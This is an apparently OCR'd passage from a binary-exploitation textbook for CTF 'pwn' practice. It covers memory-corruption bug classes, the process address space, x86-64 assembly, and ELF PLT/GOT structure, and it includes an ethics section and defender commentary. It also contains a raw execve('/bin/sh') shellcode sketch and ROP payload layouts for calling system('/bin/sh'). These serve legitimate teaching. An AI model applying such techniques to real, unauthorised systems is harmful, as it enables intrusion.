


Figure 1.1: The exploit-development loop. Steps 1–4 are analysis; 5–8 are weaponisation. The dashed arrow reminds us that a failed step always sends you back to recon with better questions.

1.3 A field guide to memory-corruption bugs

Vocabulary you will meet constantly. Do not memorise the list — each chapter develops its entries in depth — but glance back here whenever a term feels foggy.

Bug	One-line description
Buffer overflow	Writing past the end of a fixed-size buffer. On the stack it can reach saved control data; on the heap it corrupts neighbouring objects.
Off-by-one	An off-by-one loop or copy writes a single byte too far — sometimes enough to hit the saved frame pointer's lowest byte.

Bug	One-line description
Format string	User input reaching `printf`'s first argument: attackers read memory with `%x` and write with `%n`.
Use-after-free (UAF)	Data on the heap is freed but a stale pointer is still used; new objects land in the old memory and type confusion follows.
Double free	Freeing the same chunk twice corrupts the allocator's free lists and can yield two pointers to one chunk.
Integer overflow	Arithmetic wraps (or a value is truncated), defeating a size check that "obviously" could not fail.
Uninitialised read	A variable is read before it is written; attacker data left over from earlier calls leaks or steers logic.
Type confusion	Data of one type is treated as another — the heap chapter's central theme.

And the defense vocabulary, developed across Parts III and VIII:

Defense	One-line description
NX / DEP (W^X)	Memory is either writable *or* executable, never both: injected shellcode cannot run.
Stack canary	A random value is placed before the saved return address and checked before returning; overflows that clobber it abort the process.
ASLR	The stack, heap, and libraries move to random addresses at every run.
PIE	The program's own code loads at a random address too.
RELRO	The GOT — the table of library-function addresses — is made read-only after startup (full) or partially protected (partial).
Fortify	Compiler-hardened libc functions add size checks to `memcpy`-style calls.
CFI / shadow stacks	Modern CPU and compiler schemes that validate every indirect jump; see chapter 28.

1.4 Sixty years in one figure

The cat-and-mouse game is old, well documented, and instructive: each attack was invented, then defended, which forced a subtler attack. fig. 1.2 sketches the arc; the chapters in the right-hand column walk each rung of the ladder.




Figure 1.2: A compressed timeline of memory-corruption offense and defense. Each attack begat a defense; each defense begat a smarter attack. The founding paper [1] still reads fresh three decades on.

1.5 How to work through this book

Each technique chapter follows the same rhythm:

1. **Concept** — what the bug or defense is, with a diagram.
2. **Smallest target** — a ten-line C program exhibiting it.
3. **CTF Challenge box** — your turn; try before reading on.
4. **Walkthrough** — full solution, exploit script included.
5. **Defender's Perspective** — the mitigation and why it works.

Warning

Do not read this book on a plane, a bus, or anywhere you will be tempted to "just read ahead." Every chapter's challenge is solvable in 15–45 minutes and unlocks the next. The readers who type every script remember; the readers who skim do not.

Defender's Perspective

Everything here is defence-relevant knowledge. If you can write the exploit, you can write the code review comment that prevents it, the fuzzing harness that finds it, and the patch that closes it. Employers in security engineering routinely test exactly these skills; defenders who understand exploitation are the ones whose mitigations actually hold.

1.6 Ethics, stated plainly

The skills in this handbook are dual-use. Using them against systems you do not own, or without explicit written authorisation, is a crime in essentially every jurisdiction — unauthorised computer access statutes do not care that you "only got a shell for a minute" or that you meant no harm. Consequences are real: prosecutions, expulsion, career-ending records.

What is *encouraged*:

- Practising on deliberately vulnerable targets: the lab binaries in this book, CTF platforms, and open challenge sets named in chapter 32.
- Coordinated vulnerability disclosure for software you use: report through the project's security channel, not a public issue tracker.
- Bug bounty programmes — within their written scope, which you must actually read.

Key Idea

Act as if the defender is watching, because on any real system they are — and the difference between a security engineer and an attacker is paper-thin until you look at what each one does with the shell.

Chapter Summary

Binary exploitation studies how untrusted input can redirect a native program. CTF "pwn" challenges compress the discipline into small, solvable targets and an eight-step loop: recon, analysis, crash, offset, control, defense defeat, shell, script. The field's history is an attack/defense staircase, and this handbook climbs it in order. All practice must stay on authorised targets.

Exercises

1. Explain to a non-technical friend, in four sentences, why a bug in a "C program from the 1990s pattern" can still matter for a smart lightbulb shipped this year.
2. Install the lab environment from chapter 9 now; later chapters assume it exists.
3. Find one public CVE from the last two years described as "heap buffer overflow" in a widely deployed component. Write three sentences: what component, what the impact was, and which chapter of this book covers the underlying technique class.

CHAPTER 2

Memory and the Running Process

You can't exploit what you can't address.

— pwn folklore

Learning Objectives

- Draw the virtual address space of a Linux process from memory.
- Explain what the stack is, how calls push and pop frames, and where the saved return address lives.
- Explain what the heap is and how it differs from the stack.
- Read `/proc/<pid>/maps` and a `gdb vmmap` output.
- Convert confidently between endianness conventions.

Every exploit in this book is, at heart, a lie about memory: "here is a byte that is really a return address," "here is a chunk that is really free," "here is a string that is really a pointer." To lie convincingly you must know the terrain. This chapter builds the mental model used by every later chapter.

2.1 Virtual memory: every process owns a world

Modern operating systems give each process its own **virtual address space**: a huge, private range of addresses (on x86-64, nominally 2^{64}, in practice about 2^{47} usable bytes per side) that the CPU's memory-management unit (MMU) translates, page by page, onto physical RAM. The process cannot see physical addresses at all; it cannot see other processes' memory; and each page carries **permissions**: readable (R), writable (W), executable (X).

Permissions are the stage on which the whole game is played:

- **Code pages** are R+X — you can read (to disassemble) and execute, but not modify.
- **Data pages** are R+W — you can scribble, but jumping there fails because X is missing (*this* is the NX defense of chapter 15).
- **The stack** is R+W, *not* executable by default.
- Old exploits died the day W^X ("write XOR execute") became standard; modern ones reuse existing code instead of injecting it.

Pwn Tip

Memorise fig. 2.1 until you can draw it on a whiteboard. "Where does my overflow land? What is above it? What is below it?" is the first question of every exploit, and the answer is always one of these boxes.




Figure 2.1: The x86-64 Linux process address space (layout simplified; with PIE and ASLR the middle regions slide, which is exactly the point of chapter 16).

2.2 The stack

The stack is the region where function-local data lives: local variables, saved registers, function arguments spilled to memory, and — crucially — the **return address** that says where execution continues when the function finishes. It *grows downward*: pushing decreases the stack pointer `rsp`.

2.2.1 Frames

Each function call creates a **stack frame**. The x86-64 calling convention (see chapter 3 for details) makes entry look like:

```
push rbp        ; save caller's frame pointer
mov  rbp, rsp   ; establish our frame
sub  rsp, 0x40  ; reserve 0x40 bytes for locals
```

and leave looks like the mirror image:

```
leave           ; mov rsp, rbp ; pop rbp
ret             ; pop return address into rip
```

fig. 2.2 shows the resulting layout — the single most important diagram in this book. "Overflow the buffer and overwrite the saved return address" means: write so many bytes that they run past the buffer, through the saved `rbp`, and land on the `ret` slot.

2.2.2 Why "grows down" matters

Because the stack grows down, a buffer at *lower* addresses overflows *into higher* addresses — where the saved frame pointer and return address sit. If the stack grew the other way, classic overwrites would be far




Figure 2.2: A canonical x86-64 stack frame after the prologue. The overflow flows from the buffer upward (toward higher addresses) into saved control data.

harder. (It also means the *first* byte of your overflow past the buffer is the *last* byte of the saved `rbp` on little-endian machines — the off-by-two tricks of chapter 19 live here.)

2.3 The heap

The heap is where *dynamically sized* data lives — anything you `malloc`. Unlike the stack, it is not tied to function lifetimes: memory lives until explicitly freed. The heap grows *upward* (via `brk` or `mmap`) and is managed by an **allocator** (glibc's `malloc` implementation, *ptmalloc*), which carves the region into **chunks** and recycles freed ones.

For now, fix three ideas (Part V expands them):

- **Metadata lives inline.** Each chunk's bookkeeping (size fields, free-list pointers) sits in the heap right next to user data. Overwrite a neighbour's metadata and you corrupt the allocator.
- **Freed memory is recycled, not cleared.** A stale pointer to freed memory (a use-after-free) reads whatever the *next* user of that memory wrote.
- **Allocation order is mostly deterministic.** Same request sequence, same layout — which makes heap exploits repeatable once scripted.

2.4 Reading a real process: /proc and vmmap

Everything above is checkable in five minutes. Compile this program, run it, and inspect its own map file:

```c
// lab/print_maps.c -- print key addresses, then pause
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int global_init = 42;          /* .data  */
int global_uninit;             /* .bss   */

int main(void) {
    static char static_buf[16];        /* .bss   */
    int stack_var = 7;                 /* stack  */
    char *heap_ptr = malloc(32);       /* heap   */
    printf("main          : %p\n", (void*)main);
    printf("global_init   : %p\n", (void*)&global_init);
    printf("global_uninit : %p\n", (void*)&global_uninit);
    printf("stack_var     : %p\n", (void*)&stack_var);
    printf("heap_ptr      : %p\n", (void*)heap_ptr);
    printf("libc printf   : %p\n", (void*)&printf);
    printf("pid           : %d\n", getpid());
    fflush(stdout);
    pause();   /* keep the process alive so we can inspect it */
    return 0;
}
```

```
$ gcc -o print_maps lab/print_maps.c
$ ./print_maps &
main          : 0x55d1c2a31169
global_init   : 0x55d1c2a34010
stack_var     : 0x7ffd9a72b4d4
heap_ptr      : 0x55d1c3e672a0
libc printf   : 0x7f2e4a8c5e50
pid           : 41231
$ cat /proc/41231/maps
55d1c2a30000-55d1c2a32000 r--p 00000000 ...  /print_maps
55d1c2a32000-55d1c2a33000 r-xp 00002000 ...  /print_maps   <- code
55d1c2a33000-55d1c2a34000 r--p 00003000 ...  /print_maps
55d1c2a34000-55d1c2a35000 rw-p 00004000 ...  /print_maps   <- data
55d1c3e67000-55d1c3e88000 rw-p 00000000 ...  [heap]
7f2e4a6b8000-7f2e4a8d8000 r--p 00000000 ...  /libc.so.6
7f2e4a8d8000-7f2e4aa50000 r-xp 001c0000 ...  /libc.so.6    <- libc code
...
7ffd9a70d000-7ffd9a72e000 rw-p 00000000 ...  [stack]
```

Key Idea

Every address class from fig. 2.1 is visible in the output: code and data under `0x55...` (PIE base), heap just above the binary, libc up in `0x7f...`, stack near the top. Run the program twice: every address changes. That is ASLR, and chapter 16 is devoted to beating it.

Inside gdb, the same information is `vmmap` (pwndbg/GEF) or `info proc mappings`.

2.5 Permission faults and their signatures

You will meet the MMU long before you meet it on purpose. Learn the fault signatures:

Fault	dmesg/gdb signature	Meaning
exec on data	`error 15` (R+W page, X requested)	jumped to non-executable memory: NX did its job
write to rodata	`error 7` / `SEGV_MAPERR` or `ACCERR`	wrote `.rodata`/`.text` — check your write target
unmapped read	`SEGV_MAPERR addr=0x0`	NULL / wild pointer
stack guard gap	fault at `[stack]`− boundary	deeper recursion than the mapping

`dmesg | tail` after any crash prints the `segfault at <addr> error <bits>` line — the error bits encode (read/write/exec) × (user/kernel) × (present/absent), which is often the entire diagnosis.

2.6 Bytes, words, and endianness

Memory is a flat array of bytes; multi-byte values are laid out **little-endian** on x86: least significant byte first. The 64-bit value `0x00007f2e4a8c5e50` sits in memory as:

offset	+0	+1	+2	+3	+4	+5	+6	+7
byte	`50`	`5e`	`8c`	`4a`	`2e`	`7f`	`00`	`00`

This matters constantly: when you overflow an address onto the stack you must write it *backwards*. pwntools' `p64(0x7f2e4a8c5e50)` produces exactly the byte sequence above; `p32` is its 32-bit sibling. Writing raw `"\x50\x5e\x8c..."` by hand is where "my exploit worked with `p64` but not with my string" bugs come from.

Pwn Tip

Commit `p64`/`u64` (pack/unpack) to muscle memory on day one: `u64(io.recvuntil(...))` turns received bytes into integers, `p64(addr)` turns integers back into payload bytes. Never hand-pack.

2.7 Alignment

The x86-64 ABI keeps `rsp` 16-byte aligned *before* each `call` (so that SSE instructions in library code do not fault). Two practical consequences:

1. Buffers and stack slots are padded to 8/16-byte boundaries — which is why your 64-byte buffer sometimes sits 80 bytes below the return address, not 64. *Measure, never assume*; chapter 11 shows the measuring technique.
2. A ROP chain that calls `system` sometimes crashes on a `movaps` instruction — the fix is a bare `ret` gadget added to re-align the stack. This single line saves CTF teams hours; it is waiting for you in chapter 17.

CTF Challenge: Where does everything live?

Compile `lab/print_maps.c`. Run it three times and record: (a) the range of addresses `main` lands in, (b) whether `global_init` and `global_uninit` are in the same page, (c) the difference between `stack_var` and the top of the `[stack]` region in `/proc/<pid>/maps`, (d) which regions are `r-xp`. Then recompile with `-no-pie` and observe what changes.

Walkthrough

(a) `main` lands in `0x55.../0x56...` under PIE; without PIE it sits at a fixed `0x401.../0x400000`-ish address. (b) Yes — both initialised and uninitialised globals live in adjacent pages of the binary's data segment (initialised in `.data`, uninitialised in `.bss`; chapter 4 dissects the two). (c) Only a few kilobytes — `stack_var` is deep inside the stack region, well below its top. (d) The binary's code segment and the libc text segment are `r-xp` — executable, not writable. With `-no-pie` the binary's addresses become constant across runs, which later chapters exploit shamelessly.

Defender's Perspective

Why should a defender know all this? Because the same map that guides an attacker guides your hardening: ASLR exists to shuffle the middle boxes of fig. 2.1; W^X exists to strip X from the data boxes; and the guards between regions are what keep a small overflow from becoming a big one. Every mitigation in chapter 28 is a claim about this picture.

Chapter Summary

Each process gets a private virtual address space with per-page R/W/X permissions. The stack grows down and stores frames — locals, saved `rbp`, saved return address — which is the target surface for Part III. The heap grows up, stores allocator-managed chunks with inline metadata, and is the target surface for Part V. Linux exposes the whole map in `/proc/<pid>/maps`; x86-64 is little-endian, so pack addresses with `p64`, never by hand; the ABI's 16-byte stack alignment explains both mysterious offsets and the `movaps` crash.

Exercises

1. Modify `print_maps.c` to print `&static_buf` and `environ[0]`. Which region does each land in?
2. Run the program twice *without* `-no-pie` and compute the XOR difference of the two `libc` `printf` addresses. Roughly how many bits of randomness do you observe? (Compare with chapter 16.)
3. In `gdb`, break on `malloc` in `print_maps` and run `vmmap`. Identify the heap region's permission bits.
4. Write `p64(0x4142434445464748)` on paper: what are the eight bytes, in order? Verify with Python.

CHAPTER 3

x86-64 Assembly Crash Course

Assembly is the language the machine actually speaks. Everything else is diplomacy.

— course motto

Learning Objectives

- Name the x86-64 registers and state the System V calling convention (where arguments go, what is caller-saved, what is callee-saved).
- Read the twenty instructions that make up 95 % of compiled C.
- Trace a function prologue/epilogue and locate the saved return address in a disassembly.
- Distinguish 32-bit and 64-bit argument passing — the difference that changes every exploit payload shape.
- Use the `syscall` interface and know where the numbers come from.

You do not need to *write* much assembly to do binary exploitation. You do need to *read* it fluently, because it is how you answer the questions that matter: how far is the buffer from the return address? What does this check compare, and against what? Which register does `ret` land in? This chapter is a reading course, not a writing course.

3.1 Registers

x86-64 has sixteen 64-bit general-purpose registers. Their names are history fossilised (`rax` = "accumulator", `rbp` = "base pointer"), and each has smaller sub-registers that alias the low bytes of the same storage: `rax` ⊃ `eax` ⊃ `ax` ⊃ `al`.

Register	Conventional use	Notes for exploit work
`rsp`	stack pointer	always points at the top of the stack; `push`/`pop`/`ret` move it
`rbp`	frame pointer	points at the current frame base; `leave` restores it
`rax`	return value	after a call, the answer is here
`rdi, rsi, rdx`	args 1, 2, 3	**the exploit registers**: first syscall/execve args
`rcx, r8, r9`	args 4, 5, 6	rarely needed for simple chains
`rip`	instruction pointer	you never write it directly; `ret` and friends set it

Registers `rbx`, `rbp`, `r12`–`r15` are **callee-saved**: a function using them must restore them before returning. The rest are **caller-saved**: any call may trash them. This distinction becomes a weapon in chapter 17, where "`pop r12; ret`" gadgets are prized precisely because they load callee-saved registers for free.

3.2 The twenty instructions you meet everywhere

Instruction	Meaning	Why an exploiter cares
`mov dst, src`	copy	the workhorse; watch what gets copied into stack slots
`lea dst, [mem]`	compute address	`lea rax, [rbp-0x30]` = "address of that local" — your buffer's location
`push` / `pop`	stack ops	`ret` is `pop rip` in disguise
`call` / `ret`	call / return	`call` pushes return address; `ret` pops it — the pivot of every exploit
`leave`	`mov rsp,rbp; pop rbp`	epilogue; target of frame-pointer overwrites
`add/sub`	arithmetic	stack-pointer adjustments; integer bugs live in these
`cmp`	compare	sets flags; find `cmp` to locate bounds checks
`jcc`	conditional jump	`je/jne/jg/jl...`; the branch you want to flip
`jmp`	unconditional jump	tail calls, gadget glue
`test`	AND, flags only	`test rax,rax` = "is it zero?"
`nop`	do nothing	`0x90`; NOP sleds (chapter 12)
`syscall`	kernel call	how `execve` happens; end of every raw ROP chain
`int 0x80`	32-bit syscall	legacy; you will meet it in old write-ups
`xor rax,rax`	zero a register	idiom for `rax = 0`; common gadget
`rep movsb`	copy bytes	what `memcpy` compiles to
`cdq/cqo`	sign-extend	appears before `idiv`; noise, but know it
`call rax/jmp rax`	indirect call	target of function-pointer overwrites (chapter 10)
`mov rdi, rax`	shuffle arg	glue in ROP chains
`pop rdi; ret`	load arg & return	**the** famous gadget; see chapter 15
`inc/dec/shl/shr`	small arithmetic	recognise, don't fear

3.3 Calling conventions: the payload-shaper

System V AMD64 ABI (Linux x86-64): the first six integer/pointer arguments go in `rdi, rsi, rdx, rcx, r8, r9`; the return value comes back in `rax`. A 32-bit Linux `cdecl` call instead pushes *all* arguments onto the stack, right to left.




Figure 3.1: Why payload shapes differ across architectures: 64-bit passes arguments in registers (so you need gadgets to load them), 32-bit passes them on the stack (so you just append them).

Concretely, calling `system("/bin/sh")`:

```
; x86-64: need rdi = pointer to "/bin/sh"
pop  rdi ; ret        ; gadget: next stack word -> rdi
<address of "/bin/sh">
<address of system>
```

```
; x86-32: args ride on the stack after the return address
<address of system>
<fake return address>   ; system will "return" here
<address of "/bin/sh">
```

That asymmetry — fig. 3.1 — is why 64-bit exploitation needs **ROP gadgets** for anything with arguments, and why a 32-bit exploit is often a single flat string. chapter 15 builds both.

3.4 A function, start to finish

Here is a small C function and what gcc actually emits. Read it slowly once; you will skim such listings forever after.

```
long score(long bonus) {
    long buf[4] = {0};
    buf[0] = bonus + 1;
    return buf[0] * 2;
}
```

```
score:
  push   rbp                ; save caller frame pointer
  mov    rbp, rsp           ; new frame
  sub    rsp, 0x20          ; room for buf[4] (+ padding)
  mov    QWORD [rbp-0x28], rdi   ; bonus lives at rbp-0x28
  mov    QWORD [rbp-0x20], 0x0   ; buf[0..3] = 0
  mov    QWORD [rbp-0x18], 0x0
  mov    QWORD [rbp-0x10], 0x0
  mov    QWORD [rbp-0x8],  0x0
  mov    rax, QWORD [rbp-0x28]
  add    rax, 0x1
  mov    QWORD [rbp-0x20], rax   ; buf[0] = bonus+1
  shl    rax, 1                  ; *2
  leave                     ; mov rsp,rbp ; pop rbp
  ret                       ; result already in rax
```

Three reading habits to build immediately:

1. **Locate the frame**: everything is `rbp`±k; the buffer is at `rbp-0x20`, saved `rbp` at `rbp+0`, return address at `rbp+8`. Buffer overflow distance: $0x20 + 8 = 40$ bytes here.
2. **Find the guards**: `cmp`+conditional jump pairs are the checks you may need to defeat or satisfy.
3. **Follow the return value**: `rax` at `ret` is what the caller sees.

3.5 System calls

There is no `print` instruction. Everything a program does beyond arithmetic — I/O, processes, memory — goes through the **syscall** interface: put a syscall number in `rax`, arguments in `rdi,rsi,rdx,r10,r8,r9`, execute `syscall`. The kernel does the work and returns in `rax`.




Figure 3.2: Frame layout for `score`: the distance from `buf[0]` to the return address is exactly the padding + saved `rbp` + offset arithmetic you can read off the disassembly.

```
; execve("/bin/sh", NULL, NULL)  -- the goal of half this book
mov  rax, 59          ; SYS_execve
lea  rdi, [rip+binsh] ; "/bin/sh"
xor  rsi, rsi         ; argv = NULL
xor  rdx, rdx         ; envp = NULL
syscall
```

You rarely hand-write this — `shellcraft` (chapter 12) and libc's `execve` wrapper do it for you — but you must recognise it, and Appendix B lists the numbers you will see.

3.6 Producing and reading disassembly

```
$ gcc -O0 -fno-stack-protector -o score score.c
$ objdump -d -M intel score | less -p '<score>:'
0000000000001149 <score>:
    1149: f3 0f 1e fa       endbr64
    114d: 55                push   rbp
    114e: 48 89 e5          mov    rbp, rsp
    ...
```

- `-M intel`: Intel syntax (`mov dst, src`), which matches this book. AT&T syntax (`mov %rsp, %rbp`) reverses operands — a classic source of confusion when mixing tools.
- `-d` disassembles code sections; `-s -j .rodata` dumps strings' raw bytes.
- In `gdb`: `disass score`, `layout asm`, and pwndbg's annotated view (chapter 6) make this interactive.

CTF Challenge: Read before you run

Without executing anything, consider:

```
f:
  push rbp
  mov  rbp, rsp
  sub  rsp, 0x10
  mov  QWORD [rbp-0x8], rdi
  cmp  QWORD [rbp-0x8], 0x64
  jle  ok
  mov  eax, 0x1
  jmp  done
ok:
  xor  eax, eax
done:
  leave
  ret
```

(a) What does `f` return for argument values 5, 100, 101? (b) Where does the argument live, and how far is that slot from the saved return address? (c) Which single instruction implements the bounds check?

Walkthrough

(a) `jle` jumps when the argument $\leq 0x64$ (100): so $f(5) = 0$, $f(100) = 0$, $f(101) = 1$. (b) The argument is stored at `rbp-0x8`; return address is at `rbp+8`; distance $0x8 + 8 = 16$ bytes — a write of 17–24 bytes into that slot region overflows the return address. (c) `cmp QWORD [rbp-0x8], 0x64` followed by `jle ok` — the compare and the conditional jump are the check; flipping `jle` to `jg` (or nopping it) is the classic patch in chapter 26.

Defender's Perspective

Compiler flags you will see throughout — `-O0` (no optimisation, most readable frames), `-fno-stack-protector` (no canary; chapter 14), `-no-pie` (fixed addresses; chapter 16), `-z execstack` (stack executable; chapter 12) — exist so we can study techniques one defense at a time. Production binaries have all defenses on; the craft is recombining what you learned when they are.

Chapter Summary

Sixteen registers, six of them argument slots, `rax` for returns. Twenty instructions carry nearly all compiled C. Frames are `rbp`±k arithmetic: find the buffer, find `rbp+8`, and you know your overflow distance. 64-bit arguments travel in registers; 32-bit arguments travel on the stack — this single fact shapes every payload in the book. Syscalls are `rax`=number, args in registers, `syscall`.

Exercises

1. Compile any small C program with `gcc -O0` and, for two of its functions, annotate the disassembly with buffer offsets and the return-address location, as in fig. 3.2.
2. Recompile with `-O2`. What happens to the frame? Why does exploitation folklore prefer `-O0` for learning?
3. Write the byte sequence (as a Python `bytes` literal) that a 64-bit `pop rdi; ret` chain needs to call `system` at `0x401234` with `"/bin/sh"` at `0x402000`, assuming the gadget sits at `0x401111`.
4. In Appendix B, find `SYS_write` and `SYS_execve` numbers for x86-64, then write the five instructions that print "hi" via `syscall` alone.

CHAPTER 4

The ELF Format, PLT/GOT, and the Toolchain

The binary is a contract between compiler and loader. Read the contract; it tells you where everything will be.

— course motto

Learning Objectives

- Identify the parts of an ELF file: header, sections, segments.
- Explain dynamic linking and the roles of the PLT and GOT.
- Explain what `checksec`'s findings mean at the ELF level.
- Describe how `gcc` turns C into a binary, and which flags change exploit-relevant properties.

Every binary you exploit on Linux is an **ELF** — Executable and Linkable Format. Reading its metadata is the "recon" half of the exploit loop: it tells you the architecture, the protections compiled in, the functions present, and the tables you will later target (`GOT`) or abuse (`PLT`).

4.1 From C to bytes




Figure 4.1: The compilation pipeline. Exploit-relevant choices (canaries, PIE, NX) are made in the compiler and linker passes.

Two link-time modes matter:

Static libc is baked into the binary ("`libc not found`" disappears; ROP gadget hunting gets *richer* because all of libc is inside the target; `system` exists at a fixed offset).

Dynamic the binary references libc by name; the loader (`ld.so`) maps it at startup and patches up addresses — which is what the GOT is for, next.

4.2 Anatomy of an ELF

```
$ file greeter
greeter: ELF 64-bit LSB pie executable, x86-64, dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=...,
for GNU/Linux 3.2.0, not stripped
```

One line, five facts: 64-bit, little-endian, PIE, dynamic, symbols intact (not stripped). fig. 4.2 maps the file's logical structure.




Figure 4.2: ELF, logically. *Sections* are the compiler/linker's view (used by tools); *segments* are the loader's view (used at run time).

The two sections this book attacks most:

`.got` / Global Offset Table a table of *runtime addresses* of external functions and data. When your code calls `printf`, it loads the address from the GOT. It is **writable data** — that is the point (the loader must fill it in) — and therefore a classic overwrite target (chapters 13 and 15).

`.plt` / Procedure Linkage Table small trampolines, one per external function. Calling `puts@plt` jumps through the GOT on subsequent calls. Two facts you will use constantly: (1) calling `puts@plt` with a GOT entry as argument *leaks* libc addresses (the ret2plt trick of chapter 15); (2) the PLT lives at fixed offsets inside the binary.

4.3 Protections at the ELF level

```
$ checksec --file=greeter
RELRO           STACK CANARY    NX          PIE       RPATH  RUNPATH  Symbols
Full RELRO      Canary found    NX enabled  PIE enabled  No    No     68
```

Finding	What it means in ELF terms
RELRO	Whether `.got` is remapped read-only after relocation (*full*) or only partially protected (*partial*: `.got.plt` stays writable — exploitable in chapter 15).
